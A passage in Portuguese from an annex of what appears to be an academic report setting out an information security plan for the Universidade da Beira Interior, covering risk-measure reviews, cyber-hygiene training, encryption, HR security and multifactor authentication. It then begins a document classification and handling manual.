Controlo: A verificação periódica das manutenções realizadas, através da consulta de *logs*, garante a conformidade com as práticas de manutenção e assegura o controlo associado a esta atividade.

AVALIAÇÃO DA EFICÁCIA DAS MEDIDAS DE GESTÃO DOS RISCOS DE CIBERSEGURANÇA

Descrição

A aplicação dos processos e medidas para minimizar os riscos de cibersegurança, numa instituição, tem um papel fundamental na resiliência e proteção da mesma. Estes processos devem ser avaliados quanto à sua eficácia, garantindo que os controlos e metodologias aplicadas estão alinhados com os objetivos de segurança, protegendo adequadamente os ativos críticos. Este processo avalia o impacto, o desempenho e a relevância das medidas adotadas, permitindo ajustes proativos para enfrentar as ameaças emergentes.

Atividades a Desenvolver

Referências

ISO 27001 artigo 6.1.3; 8.3; 9.1; 9.2; 9.3; 10; anexo A.15.1.1; A.15.1.2; A.15.1.3, A.15.2.1; A.15.2.2; A.16.1.6.

ISO 27002 anexo A.5.35; A.5.36.

QNRCS medidas PR.PI-7; PR.PI-8; ID.GR-1; ID.GL-1; ID.GL-2; ID.GL-4; DE.PD-5; RS.ME-1; RS.ME-2; RC.ME-1; RC.ME-2.

A avaliação da eficácia das medidas de gestão dos riscos de cibersegurança pode ter sida em consideração através de três tarefas:

1. Revisão regular das medidas implementadas;
2. Monitorização e análise continua de riscos;
3. Recolha e análise de indicadores de desempenho.

Controlos e Metodologias para Implementação

As três metodologias que se seguem permitem avaliar a eficácia das medidas de gestão de riscos de cibersegurança, na UBI.

1. Revisão regular das medidas implementadas

Metodologia: A revisão regular das medidas implementadas é uma das principais atividades para a promoção da eficácia das medidas da gestão dos riscos de cibersegurança. Esta metodologia propõe a sua revisão regular, aliada à verificação da conformidade com padrões e normas estabelecidas, como é o caso do QNRCS, de *frameworks* como a ISO 27001, e, futuramente, com a introdução da NIS2.

Controlo: O controlo para esta atividade passa pela documentação e revisão regular das medidas de gestão dos riscos de cibersegurança, e caso se aplique, a documentação das melhorias implementadas.

2. Monitorização e análise continua de riscos

Metodologia: A análise continua dos riscos e a sua monitorização vai de encontro a outras metodologias já descritas ao longo deste documento. Com esta atividade, é esperado que sejam realizadas simulações de ciberataques, para avaliar os controlos técnicos e processuais que vigoram, na UBI. A avaliação resultante deve identificar as áreas que se mostraram mais

críticas, identificar os “alarmes” que foram disparados durante a simulação, e propor um conjunto de recomendações para aumentar a eficácia destas mesmas medidas.

Controlo: O controlo associado a esta atividade passa pela realização de auditorias à análise continua do risco, através de simulacros de ciberataques. O processo de auditoria deve ser documentado, e quando aplicável, documentar as falhas encontradas e propor ações corretivas.

3. Recolha e análise de indicadores de desempenho

Metodologia: Com esta atividade, propõe-se a definição de *Key Performance Indicators* (KPIs) relacionados com a deteção de incidentes, tempo de resposta ao incidente e a mitigação de impacto. Posteriormente, a análise comparativa entre KPIs permitirá identificar padrões de melhoria, para as ações tomadas, aumentando a eficácia das medidas a tomar, numa próxima oportunidade.

Controlo: Numa fase inicial, a implementação de uma política para a utilização de indicadores de desempenho deve ser delineada, juntamente com a sua elegibilidade de implementação na UBI. Posteriormente, os indicadores de desempenho que sejam recolhidos devem ser alvo de documentação e utilização para melhorar as medidas de gestão dos riscos de cibersegurança.

PRÁTICAS DE CIBER-HIGIENE E FORMAÇÃO EM CIBERSEGURANÇA

Descrição

A adoção de práticas de ciber-higiene e a formação em cibersegurança são elementos essenciais, cuja proteção surge em primeira linha de defesa, para proteger organizações contra ciberataques e ameaças emergentes. A ciber-higiene envolve a implementação de comportamentos seguros no uso das tecnologias, enquanto a formação capacita pessoal técnico e não-técnico a identificar, prevenir e responder a possíveis ameaças. Estas práticas são uma linha de defesa proativa, especialmente em ambientes digitais de dimensão considerada e muitas vezes complexos.

Atividades a Desenvolver

Referências

ISO 27001 artigo 7.3; 7.4; anexo A.6.1.1; A.7.2.1; A.7.2.2; A.12.2.1.

ISO 27002 anexo A.5.24; A.6.3; A.6.5; A.6.8.

QNRCS medidas PR.FC-1; PR.FC-2; PR.FC-3; PR.FC-4; RS.CO-3; RS.CO-4; RC.CO-1; RC.CO-2.

A formação em cibersegurança e a adoção de práticas de ciber-higiene pode ser definida em quatro atividades:

1. Realização de *workshops* e ações de formação;
2. Campanhas de consciencialização;
3. Promoção de campanhas de *phishing* internas;
4. Implementação de boas práticas.

Controlos e Metodologias para Implementação

As práticas de ciber-higiene e a formação em cibersegurança a adotar estão descritas nas quatro metodologias que se seguem.

1. Realização de *workshops* e ações de formação

Metodologia: A realização e organização de *workshops* e ações de formação, recorrendo a programas regulares de formação em cibersegurança, tanto para pessoal especializado, como pessoal técnico e não-técnico, permite aumentar as práticas de ciber-higiene, promovendo uma utilização mais eficaz e segura das tecnologias, um ciberespaço mais seguro, aumentando a formação dos trabalhadores da instituição e minimizando os riscos de cibersegurança.

Controlo: O controlo da realização de ações de formação passa pelo registo de realização das ações de formação, com uma periodicidade definida (por exemplo, semestralmente ou anualmente), bem como a recolha e registo dos formandos que participaram nestas ações.

2. Campanhas de consciencialização

Metodologia: As campanhas de consciencialização permitem, de forma simples e rápida, chegar a um elevado número de indivíduos, promovendo medidas para educar sobre os mais

recentes perigos e ameaças emergentes, como *phishing*, *ransomware*, tentativas de exfiltração de dados pessoais, entre outras. Esta metodologia propõe um envio de *newsletters* regulares, para disseminar informações atualizadas.

Controlo: O controlo relativo às campanhas de consciencialização passa pelo registo das ações e campanhas de consciencialização promovidas, pela UBI.

3. Promoção de campanhas de *phishing* internas

Metodologia: A elaboração de campanhas de *phishing* internas, promovidas pela UBI, complementa o segundo ponto deste tópico, permitindo avaliar o nível de maturidade da comunidade académica, em relação à identificação de tentativas de fraude e comportamentos de risco no ambiente digital. Esta metodologia propõe elaborar regularmente campanhas de *phishing* com o único propósito de promover uma cultura de vigilância digital e de responsabilidade individual e partilhada.

Controlo: A elaboração e posterior análise dos resultados de uma campanha de *phishing* corresponde, imediatamente, ao controlo associado a esta atividade.

4. Implementação de boas práticas

Metodologia: Através desta metodologia, propõe-se que a implementação de boas práticas seja complementada por meio da introdução de uma Política institucional sobre o uso seguro da tecnologia, sendo distribuída a toda a comunidade académica. Esta Política pode incidir, por exemplo, na criação de regras para a manutenção de palavras-passe seguras (com caracteres alfanuméricos, símbolos especiais e tamanho mínimo definido) e a importância das atualizações de segurança, tanto do sistema operativo como do software que nele é utilizado.

Controlo: O controlo desta atividade passa, inicialmente, por aferir a viabilidade da criação e implementação de uma Política que incida sobre o uso seguro da tecnologia. Posteriormente, a sua implementação pode ser auditada através de questionários, garantindo que se encontra a ser aplicada pelos utilizadores.

UTILIZAÇÃO DE CRIPTOGRAFIA E ENCRIPTAÇÃO

Descrição

A criptografia e encriptação são práticas fundamentais para a proteção da confidencialidade, integridade e disponibilidade dos dados, tanto em repouso quanto em trânsito. A utilização destes mecanismos permite cifrar dados e informação, tornando-os acessíveis apenas a entidades autorizadas e que detenham as chaves apropriadas.

Atividades a Desenvolver

Referências

ISO 27001 anexo A.8.2.1; A.8.2.2; A.8.2.3; A.8.3.1; A.8.3.2; A.8.3.3; A.11.2.5; A.11.2.7; A.11.2.9; A.13.1.1; A.13.2.1; A.13.2.3; A.14.1.2; A.14.1.3;

ISO 27002 anexo XX

QNRCS medidas PR.SD-1; PR.SD-2; PR.SD-3; PR.SD-5; PR.PI-6; PR.TP-2; PR.TP-4.

A adoção e utilização de criptografia e encriptação pode ser definida perante quatro atividades, nomeadamente:

1. Inventário de dados sensíveis;
2. Implementação de criptografia em trânsito;
3. Implementação de criptografia em repouso;
4. Gestão de chaves criptográficas.

Controlos e Metodologias para Implementação

As quatro atividades a desenvolver, no âmbito da utilização de criptografia e encriptação, são descritas da seguinte forma:

1. Inventário de dados sensíveis

Metodologia: A criação de um inventário de dados sensíveis permite mapear os dados que necessitam estar criptograficamente protegidos, e classificar os mesmos de acordo com a sua criticidade. Esta metodologia propõe que a criação deste inventário seja feita em ferramenta informática, devidamente protegida e cujo acesso apenas seja permitido a pessoal autorizado.
Controlo: O controlo associado à criação deste inventário passa pela sua documentação, na ferramenta informática, e a sua revisão esteja periodicamente definida.

2. Implementação de criptografia em trânsito

Metodologia: A implementação de criptografia em trânsito é facilmente atingida através da adoção de protocolos seguros, como é o caso do *Hyper Text Transfer Protocol Secure* (HTTPS) e *Transport Layer Security* (TLS). Esta metodologia propõe a contínua implementação e melhoria dos mesmos, e uma revisão com periodicidade pelo menos semanal dos certificados SSL, de todos os websites geridos e mantidos pela UBI.
Controlo: A implementação de criptografia em trânsito e o seu controlo pode ser definido pela documentação e implementação das melhores práticas, como por exemplo, o *upgrade* para a versão 1.3 do TLS.

3. Implementação de criptografia em repouso

Metodologia: A implementação de criptografia em repouso permite garantir a criptografia de sistemas de armazenamento, em discos rígidos e em bases de dados, com o propósito de inviabilizar qualquer tentativa de exfiltração física dos dados, onde, sem as chaves criptográficas apropriadas, não é possível aceder aos dados. Esta metodologia propõe, numa primeira fase, a utilização de ferramentas incorporadas nos sistemas operativos para cifrar discos rígidos, e numa segunda fase, estender esta proteção aos servidores da UBI e respetivas bases de dados.

Controlo: Auditar regularmente os sistemas de armazenamento, sejam computadores de trabalho, servidores ou bases de dados, para verificar se os dados estão a ser devidamente cifrados.

4. Gestão de chaves criptográficas

Metodologia: Esta metodologia alvitra a adoção de um sistema de gestão de chaves, ou *Key Managament Services* (KMS), juntamente com a definição de uma Política clara de uso deste sistema e de rotação das chaves, a cada 90 dias, que suportam os serviços mais críticos da universidade, juntamente com *backups* seguros para estas chaves criptográficas.

Controlo: A implementação de um KMS, com rotação periódica de chaves, juntamente com monitorização automatizada de identificação de acessos, constitui o principal controlo para esta atividade.

SEGURANÇA DOS RECURSOS HUMANOS

Descrição

A segurança dos recursos humanos é um componente crucial da cibersegurança de uma organização. A integração da cibersegurança nos processos de gestão de recursos humanos é essencial e deve incidir sobre, mas não só, na triagem de candidatos, contratação, desenvolvimento de funções e até na rescisão do contrato de trabalho. O objetivo é garantir que os funcionários estejam cientes das suas responsabilidades de segurança e que os riscos relacionados com os mesmos sejam mitigados.

Atividades a Desenvolver

Referências

ISO 27001 anexo A.7.1.1; A.7.1.2; A.7.2.1; A.7.2.2; A.7.2.3; A.7.3.1; A.8.1.4.

QNRCS medidas PR.PI-11.

As atividades a desenvolver, a nível de segurança dos recursos humanos, incidem sobre quatro pontos:

1. Integração da cibersegurança na triagem de candidatos;
2. Processo de contratação;
3. Gestão de acessos;
4. Cessação de funções.

Controlos e Metodologias para Implementação

Para a segurança dos recursos humanos, as quatro medidas enunciadas anteriormente podem seguir a seguinte metodologia:

1. Integração da cibersegurança na triagem de candidatos

Metodologia: A integração de processos para garantir a segurança da informação, no processo de seleção e triagem de candidatos, constitui um ponto principal para assegurar a minimização dos riscos. Esta metodologia sugere a verificação de antecedentes e a incorporação de entrevistas de segurança, no processo de seleção de potenciais candidatos.

Controlo: O controlo associado a esta metodologia passa pela documentação dos processos de integração da cibersegurança, e a revisão periódica dos mesmos, garantindo que se mantêm atualizados e de acordo com as normas e leis mais recentes.

2. Processo de contratação

Metodologia: Para esta atividade, é sugerido que os processos de contratação incluam requisitos de cibersegurança, em função da atividade exercida. Esta medida pode significar, por exemplo, o compromisso de um funcionário com um acordo de confidencialidade.

Controlo: Verificação anual dos contratos assinados, e caso necessário, a incorporação de acordos de não-divulgação e confidencialidade, em função das atividades exercidas.

3. Gestão de acessos

Metodologia: Para implementar a metodologia de gestão de acessos, sugere-se a elaboração de uma Política que defina os critérios necessários para a criação, modificação, desativação ou exclusão das contas institucionais. Os privilégios associados a cada uma das contas deve ser revista periodicamente, especialmente nos casos onde existe uma maior responsabilidade, associada a uma determinada conta, ou em casos de término de funções.

Controlo: Esta metodologia pode ser verificada através dos registos associados à Política com os critérios de criação, modificação, desativação ou exclusão das contas institucionais.

4. Cessação de funções

Metodologia: Complementando o ponto definido imediatamente anterior, o término de funções deve estar associado também ao impedimento da utilização dos serviços institucionais, na medida do possível. Propõe-se, com esta metodologia, que seja definida uma garantia de revogação, num prazo razoável de 10 dias úteis, dos acessos após a saída do colaborador ou funcionário. Mais ainda, os dispositivos e credenciais fornecidas pela instituição devem também ser alvo de recolha e tratamento, por parte da UBI. Os equipamentos devem ser entregues num prazo máximo de 30 dias.

Controlo: O controlo associado à cessação de funções passa por assegurar que todas as ações relacionadas com a segurança digital ou física sejam executadas, num prazo razoável, e que exista documentação das ações e dos processos tomados.

UTILIZAÇÃO DE AUTENTICAÇÃO CONTÍNUA OU MULTIFATORES

Descrição

A utilização de autenticação contínua ou multifatores (2FA) é uma medida de elevada relevância, para aumentar a segurança do acesso a sistemas, aplicações *web*, dados pessoais, e outro tipo de equipamento ou software. O processo de autenticação multifatores requer que os utilizadores validem a sua identidade com múltiplos fatores de autenticação, como por exemplo, algo que conhecem (*something they know*), como a palavra-passe, algo que possuem (*something they have*), como um *token* ou dispositivo móvel, algo que são (*something they are*), como a utilização de biometria, ou até onde estão (*somewhere you are*), para autorização de acesso a recursos localizados fisicamente nas instalações da UBI. A autenticação continua, por outro lado, analisa o contexto, ou o percurso, do utilizador, para avaliar constantemente a legitimidade do utilizador durante a sessão.

Atividades a Desenvolver

Referências

ISO 27001 anexo A.9.2.1; A.9.2.4; A.9.3.1; A.9.4.2; A.9.4.3; A.12.2.1; A.12.4.1; A.14.2.7; A.15.2.1; A.16.1.5; A.18.1.4.

QNRCS medidas PR.GA-7; DE.MC-7; RS.MI-2.

A nível da utilização de autenticação contínua ou multifatorial, podem ser implementadas quatro atividades:

1. Implementação de 2FA e integração com sistemas existentes;
2. Sensibilização da comunidade académica;
3. Implementação e manutenção de autenticação contínua;
4. Monitorização e revisão dos controlos.

Controlos e Metodologias para Implementação

Os controlos e metodologias para a implementação e utilização de autenticação contínua ou multifatores podem ser aplicados tendo em conta a seguinte metodologia:

1. Implementação de 2FA e integração com sistemas existentes

Metodologia: A implementação de 2FA deve ser considerada uma prioridade, considerando a facilidade de acesso a uma panóplia de informações, através de uma só palavra-passe. Esta metodologia propõe, em primeiro lugar, a identificação de sistemas críticos que exijam a autenticação multifatores, como o acesso ao *e-mail* e ao portal institucional, seguida da escolha de um mecanismo de autenticação multifatorial adequado, como uma *app* para dispositivos móveis.

Controlo: A implementação de 2FA, de forma gradual e progressiva (como tem sido feito até agora, com a utilização do Microsoft Authenticator), e tendo em conta os utilizadores com acessos privilegiados e contas críticas, constitui o principal controlo desta atividade.

Adicionalmente, a revisão periódica dos mecanismos de autenticação multifatorial ajuda a cumprir com este controlo.

2. Sensibilização da comunidade académica

Metodologia: Esta metodologia sugere a introdução de avisos e de campanhas de sensibilização estendidos a toda a comunidade académica, não só para sugerir uma revisão das palavras-passe em utilização, mas da importância da utilização de um gestor de palavras-passe e da introdução e utilização de autenticação multifatorial.

Controlo: O controlo associado à sensibilização da comunidade académica passa pela documentação e registo das campanhas de sensibilização promovidas pela instituição, mantendo um registo das campanhas promovidas até ao momento.

3. Implementação e manutenção de autenticação contínua

Metodologia: A implementação de autenticação contínua, vulgarmente conhecida por *single sign-on* (SSO), permite aos utilizadores o acesso a múltiplos sistemas com uma única autenticação inicial. Esta metodologia sugere, para além da manutenção dos serviços SSO que a universidade adota, identificar os contextos e padrões comportamentais (como, por exemplo, a utilização de uma VPN para alterar o endereço IP) e validar continuamente a legitimidade do utilizador durante a sessão.

Controlo: O controlo associado a esta atividade consiste na implementação do processo de autenticação contínua e de mecanismos que permitam efetuar verificações contextuais, como a localização geográfica, através do endereço IP, horários de acesso, entre outros, que não comprometam a privacidade do utilizador, na medida do que é razoavelmente possível.

4. Monitorização e revisão dos controlos

Metodologia: A monitorização contínua dos controlos, tanto para a autenticação multifatores como para a autenticação contínua é de importância relevante, pois permite identificar falhas ou vulnerabilidades que possam surgir durante a utilização destes processos. Propõe-se, com esta atividade, a monitorização das implementações que estejam em vigor, para aferir a sua conformidade e bom funcionamento.

Controlo: A atualização das configurações, mecanismos e sistemas, conforme necessário, aliado à monitorização dos controlos adotados, constitui o principal controlo desta atividade. Adicionalmente, as mudanças e alterações efetuadas devem ser registadas em suporte adequado, como uma ferramenta de gestão de versões ou alterações.

APLICAÇÃO E DIVULGAÇÃO DO PLANO

As etapas de aplicação e divulgação do Plano de Segurança da Informação são cruciais para garantir que as diretrizes, práticas e Políticas sejam efetivamente implementadas na Universidade da Beira Interior. Este esforço conjunto procura promover uma cultura de segurança da informação, dentro de todas as limitações e constrangimentos existentes.

A aplicação das medidas descritas neste documento deve passar, inicialmente, pela avaliação minuciosa dos critérios e medidas propostas, como a criação das Políticas definidas, ou, eventualmente, uma adaptação aos critérios e processos que já existem na Universidade da Beira Interior.

Após reflexão, discussão e adaptação para aplicação de uma determinada medida proposta neste documento, num prazo razoável para toda a equipa técnica dos Serviços de Informática da UBI, as medidas devem ser implementadas, juntamente com os controlos associados. Caso se verifique necessário, a comunidade académica deve ser informada sobre as alterações implementadas, e que medidas devem ser tomadas para assegurar a conformidade com a segurança e os novos mecanismos implementados (por exemplo, a implementação de 2FA ou a alteração para palavras-passe mais seguras).

A divulgação das medidas deve ser acompanhada de consequências em casos de não-conformidade, incluindo ações corretivas e, se necessário, sanções a serem aplicadas. A promoção de uma abordagem informativa e educativa, numa linguagem menos técnica, poderá garantir uma maior e mais rápida adoção das medidas por parte dos utilizadores, funcionários, docentes e restante comunidade académica.

O conteúdo e as medidas descritas no Plano de Segurança da Informação devem ser regularmente revistas, indo de encontro a novas ameaças, regulamentos e normas. O acompanhamento contínuo da eficácia dos processos descritos neste documento permite cristalizar uma postura resiliente, preparada para enfrentar novos desafios e alinhada com as melhores práticas, especialmente para uma Instituição de Ensino Superior, onde a aplicação destas práticas é pioneira.

REFERÊNCIAS

Agência da União Europeia para a Cibersegurança (s.d.). *NIS Directive 2*. Disponível em https://www.enisa.europa.eu/topics/cybersecurity-policy/nis-directive-new.

Centro Nacional de Cibersegurança (s.d.). Boas Práticas de Cibersegurança. Disponível em https://www.cncs.gov.pt/docs/1626335247.pdf.

Centro Nacional de Cibersegurança (2019). Estratégia Nacional de Segurança do Ciberespaço (2019-2023). Disponível em https://www.cncs.gov.pt/pt/estrategia-nacional/.

Centro Nacional de Cibersegurança (2019). Quadro Nacional de Referência para a Cibersegurança. Disponível em https://www.cncs.gov.pt/pt/quadro-nacional/.

Centro Nacional de Cibersegurança (2022). Guia para Gestão dos Riscos em matérias de Segurança da Informação e Cibersegurança. Disponível em https://www.cncs.gov.pt/docs/guia-de-gestao-dos-riscos11.pdf.

Gabinete Nacional de Segurança (s.d.). Questões sobre Informação Classificada. Disponível em https://www.gns.gov.pt/docs/questes-sobre-informao-classificada.pdf.

ISO/IEC 27001:2021 (2022). *Information security, cybersecurity and privacy protection — Information security management systems — Requirements*. Disponível em https://www.iso.org/standard/27001.

ISO/IEC 27001:2022 (2022). *Information security, cybersecurity and privacy protection — Information security controls*. Disponível em https://www.iso.org/standard/75652.html.

União Europeia (2022). Diretiva (EU) 2022/2555 relativa a medidas destinadas a garantir um elevado nível comum de cibersegurança na União Europeia. Disponível em https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32022L2555&qid=1732789110186.

A.4 Relatório da Tarefa 4

Finalmente, este último anexo detalha o documento produzido no contexto da última atividade, referente à política de controlo de acessos a documentos internos da Universidade da Beira Interior. Este anexo é mencionado na secção 3.5, onde se discute a metodologia para classificação de documentos e a definição concreta da política de controlo de acessos.

Manual de Tratamento e Segurança da Informação para a documentação manuseada na UBI

Histórico de Revisões		
2024-04-13	Miguel Manteigueiro	Criação
2025-01-09	Miguel Manteigueiro	Revisão

CONTEÚDO

Prefácio 4
Organização do Documento 5
Abreviações 5
Definições 6
Boas Práticas Gerais de Cibersegurança 7
Identificação dos Ativos 9
Níveis de Classificação 13
Atribuições de Classificação 15
Gestão de Documentação 21
Distribuição (física e digital) 28
Arquivação e Destruição 31
Referências 35

(Página em branco)

PREFÁCIO

Caro leitor,

O Manual de Tratamento e Segurança da Informação para a documentação manuseada na UBI foi meticulosamente elaborado para oferecer indicações e orientações claras e abrangentes de forma a lidar com informações sensíveis de maneira segura e responsável.

Na era da informação, onde a tecnologia desempenha um papel fundamental na vida quotidiana e na gestão dos dados, a segurança da informação tornou-se uma preocupação central em todas as organizações. A UBI reconhece a importância de estabelecer diretrizes robustas para garantir a confidencialidade, integridade e disponibilidade, comprometendo-se a facultar, de forma atualizada, o presente manual. Assim, considera-se que este manual é um documento vivo e que poderá sofrer alterações ao longo do tempo.

Espera-se que este recurso seja não só uma referência útil para a comunidade académica e UBIana, mas também um reflexo do compromisso contínuo da UBI com a excelência e segurança em todas as áreas de atuação.

ORGANIZAÇÃO DO DOCUMENTO

Este documento está organizado em várias secções, as quais:

- **Boas Práticas Gerais de Cibersegurança**: apresentam-se diversas boas práticas gerais de cibersegurança, desde a boa gestão de palavras-passe, utilização de fator duplo de autenticação e encriptação de discos rígidos;
- **Identificação dos Ativos**: é definido o conceito de "ativo", apresentados alguns conceitos teóricos e também é apresentado um levantamento prévio dos tipos de documentos que são manuseados na Universidade da Beira Interior;
- **Níveis de Classificação**: são definidos cinco níveis de classificação, incluindo uma breve definição e explicação para cada um destes níveis. São também apresentados alguns exemplos de documentos que se enquadram em cada um destes níveis;
- **Atribuições de Classificação**: com base na identificação prévia dos documentos manuseados na Universidade da Beira Interior e nos níveis de classificação definidos na secção imediatamente anterior, são atribuídas as classificações a cada um dos documentos, incluindo alguns exemplos práticos para esta classificação;
- **Gestão de Documentação**: nesta secção, abordam-se boas práticas e princípios para os diferentes tipos de documentos, seja na sua versão física, como na versão digital. É apresentada a política de Armazenamento Seguro;
- **Distribuição (física e digital)**: o processo de gestão de documentação implica, obrigatoriamente, a definição de boas práticas para a distribuição documental. Nesta secção, definem-se as restrições à transmissão e disseminação para as várias classificações atribuídas a cada documento;
- **Arquivação e Destruição**: a arquivação e destruição são, muitas das vezes, a fase final de gestão documental, sendo cruciais para preservar os documentos relevantes e eliminar os que já não são necessários. São definidos os passos necessários para preservar e eliminar os documentos, quando necessário.

ABREVIAÇÕES

- AES (*Advanced Encryption Standard*)
- EPD (Encarregado de Proteção de Dados)
- RGPD (Regulamento Geral de Proteção de Dados)
- UBI (Universidade da Beira Interior)
- VPN (*Virtual Private Network*)

DEFINIÇÕES

- **Tipicamente**: De forma habitual, podendo existir pequenas exceções à norma ou regra.

BOAS PRÁTICAS GERAIS DE CIBERSEGURANÇA

O conteúdo aqui enumerado é adaptado do Centro Nacional de Cibersegurança – Boas Práticas de Cibersegurança. Esta não é uma lista exaustiva e que aborde todos os possíveis vetores para manter um perfil ciberseguro "perfeito"; todavia, garantir pelo menos algumas práticas que são apresentadas reduz significativamente o risco de ocorrência de um incidente de cibersegurança.

1. Manter sempre os sistemas operativos e softwares atualizados regularmente, aplicando *patches* e atualizações de segurança fornecidos pelo fabricante;
2. Utilizar antivírus e *firewalls* em todos os dispositivos, incluindo computadores fixos, portáteis, smartphones e tablets;
3. Abrir apenas emails de remetentes que conhece (pelo endereço e não pelo nome), e reportando quaisquer emails suspeitos, em especial aqueles com links ou anexos dúbios ou não solicitados;
4. Ativar o bloqueio automático de dispositivos, nunca os deixando desbloqueados por longos períodos ou de ausência prolongada;
5. Utilizar passwords com mais de 10 caracteres, com maiúsculas, minúsculas, algarismos e caracteres especiais;
6. Alterar regularmente as passwords e não reutilizar as mesmas em sítios diferentes;
7. Utilizar a VPN da organização em redes públicas ou fora do local habitual de trabalho;
8. Ativar a autenticação de dois fatores (2FA) sempre que possível;
9. Manter cópias de segurança (*backups*) armazenados em locais seguros e protegidos contra acessos não autorizados;
10. Ativar a encriptação de disco em computadores e dispositivos amovíveis, como *pen drives*, discos externos ou cartões de memória;
11. Anonimizar, ou disponibilizar informação pessoal estritamente necessária nos vários serviços online, como redes sociais, plataformas ou sítios web;
12. Verificar as definições e permissões de acessos das várias aplicações, seja no computador ou no telemóvel, em intervalos regulares (por exemplo, trimestralmente);
13. Não instalar software de origem desconhecida ou questionável;
14. Cobrir ou desativar webcams e microfones, ativando-os apenas quando necessário;
15. Certificar-se da utilização do protocolo HTTPS ao navegar na Internet, especialmente em websites onde se introduzam credenciais ou informação pessoal, como o acesso ao *homebanking*, ao email e serviços de saúde;
16. Reportar e eliminar mensagens de tentativa de *phishing* ou exfiltração de credenciais;
17. Manter uma atitude de espírito crítico e bom-senso informático;

18. Em caso de dúvida, contactar o suporte informático da empresa ou serviço em questão, solicitando informações adicionais para cada dúvida.

IDENTIFICAÇÃO DOS ATIVOS

A UBI recolhe, armazena e processa dados pessoais de funcionários e estudantes em sistemas informáticos detidos pela instituição, tratando as informações recolhidas conforme o regime estabelecido pelo Regulamento Geral de Proteção de dados (RGPD), ou pelas leis que se lhe sobreponham, como é o caso da Lei 65/2021, que define a criação de medidas destinadas a garantir um elevado nível comum de segurança das redes e da informação em toda a União Europeia (UE).

Um ativo é algo que tem valor para a organização, sendo necessário protegê-lo na ótica da mesma. De acordo com a Lei n.º 46/2018 de 13 de agosto, que estabelece o Regime Jurídico da Segurança do Ciberespaço (RJSC), relativa a medidas destinadas a garantir um elevado nível comum de segurança dos sistemas de informação e das redes em toda a UE, entende-se por ativo 'todo o sistema de informação e comunicação, os equipamentos e os demais recursos físicos e lógicos (aplicações e plataformas de software) considerados essenciais, geridos ou detidos pela entidade, que suportam, direta ou indiretamente, um ou mais serviços'.

Um sistema de informação compreende não só hardware e software, podendo os ativos ser (mas não só) das seguintes categorias:

1. Tecnológicos (hardware, software, sistemas e dispositivos de rede);
2. Pessoas;
3. Informação;
4. Ambiente físico e localizações;
5. Dependências contratuais internas ou externas ao serviço.

Para a elaboração do presente documento, consideram-se ativos os documentos manuseados pela UBI, e consequentemente, a informação neles contidos.

A UBI tem também um Encarregado de Proteção de Dados (EPD), que controla a conformidade do tratamento de dados pessoais segundo a legislação em vigor, e que anualmente elabora e mantém atualizado um inventário de todos os ativos essenciais para a prestação dos respetivos serviços dentro da instituição.

Com base nesta premissa, foi feito um levantamento da documentação manuseada na UBI, estando assim identificados os seguintes tipos de documentos, seguido de uma breve descrição do que estes abordam ou tratam:

- **Acordos**;
    - Documentos formais que estabelecem termos e condições mutualmente acordados entre partes.

- **Aditamentos**;
    - Alterações a contratos, acordos ou outro tipo de documentos.
- **Atas**;
    - Registos escritos de reuniões ou sessões que documentam os assuntos discutidos, decisões e ações delineadas.
- **Cartas** (correspondência física);
    - Correspondência escrita, física, enviada por correio, geralmente mais formais que correio eletrónico.
- **Certificados**;
    - Documentos que atestam a realização de uma ação ou a posse de uma qualificação e/ou habilidade.
- **Circulares**;
    - Documentos usados para disseminar informações ou instruções numa organização de forma ampla.
- **Contratos**;
    - Documentos com validade legal que estabelecem os termos e condições de um acordo entre partes.
- **Convocatórias**;
    - Notificações escritas que convocam indivíduos ou entidades a participar de reuniões, assembleias ou eventos.
- **Correio Eletrónico**;
    - Comunicações enviadas através de correio eletrónico, nomeadamente email.
- **Cadernos Eleitorais / Processos Eleitorais**;
    - Documentos relacionados com a organização e condução de processos eleitorais, podendo incluir listas de eleitores e procedimentos a tomar.
- **Declarações**;
    - Documentos escritos que comunicam uma afirmação ou declaração oficial sobre um assunto.
- **Despachos**;
    - Decisões, comentários ou regulamentações escritas em documentos que aprovam ou rejeitam propostas, solicitações ou relatórios.
- **Editais;**
    - Anúncios públicos que informam sobre oportunidades tais como concursos ou eventos.

- **Formulários**;
    - Documentos pré-formatados, utilizados para recolher informações de forma estruturada, em formato impresso ou digital.
- **Memorandos**;
    - Documentos utilizados para comunicação breve e formal entre departamentos e órgãos da instituição.
- **Ofícios**;
    - Documentos utilizados para solicitar, notificar ou requerer de maneira formal sobre um determinado assunto entre departamentos e órgãos da instituição.
- **Pareceres**;
    - Documentos que apresentam opiniões ou análises profissionais sobre um tópico específico.
- **Pedidos**[1];
    - Documentos que visam obter informações, recursos ou aprovações, escritos de forma formal e detalhada.
- **Planos**;
    - Documentos que delineiam estratégias, metas e objetivos para alcançar um determinado fim.
- **Proposta de aquisição**;
    - Documentos que descrevem a intenção de adquirir bens ou serviços, para além dos termos da compra.
- **Protocolos**;
    - Documentos que estabelecem regras ou procedimentos formais a serem seguidos em situações específicas.
- **Questionários**;
    - Conjunto de questões estruturadas, utilizadas para recolher informações e opiniões de vários indivíduos.
- **Recomendações**;
    - Documentos que apresentam sugestões ou conselhos sobre determinado assunto.
- **Requerimentos**;
    - Documentos que solicitam informações específicas de uma determinada parte, órgão ou departamento.

11 [1] Os pedidos podem ser de acesso, afetação de verbas, análise, autorização, avaliação, colaboração, creditação, consulta pública, despacho, incubação e reserva.

- **Relatórios**.
    - Documentos que apresentam informações, dados, análises e conclusões sobre um determinado tópico, com elevado nível de detalhe.

NÍVEIS DE CLASSIFICAÇÃO

Por forma a proteger eficazmente a informação manuseada pela Universidade da Beira Interior, torna-se necessário definir um conjunto de categorias a utilizar para descrever os dados e quantificar a quantidade de proteção necessária. Com base na literatura existente, tanto de outras universidades como de órgãos reconhecidos a nível nacional e internacional, foram definidas cinco categorias onde todos os dados da UBI podem ser divididos e classificados:

- Ultrassecreto;
- Restrito/Secreto;
- Confidencial;
- Interno;
- Público.

Público:

Informação que pode ser disseminada sem restrições no seu conteúdo, audiência ou altura de publicação. A sua divulgação não viola nenhuma lei relevante (nomeadamente, leis de privacidade).

Alguns exemplos de informação pública incluem: informação publicada no website da UBI; lista de cursos e respetivos detalhes; calendário escolar; notícias; publicações do foro académico; horários e contactos de serviços.

Interno:

Informação que deve ser disponibilizada apenas a membros da academia. A informação divulgada neste nível de classificação não deve ser disponibilizada ao público sem uma revisão anterior, evitando quaisquer repercussões.

Exemplos de informação interna englobam: fotografias de estudantes/funcionários; dados de contacto de pessoal (que não digam respeito ao público); listas de estudantes; memorandos; documentos em rascunho com informação pessoal ou sensível; pormenores de acordos de financiamentos ou parcerias.

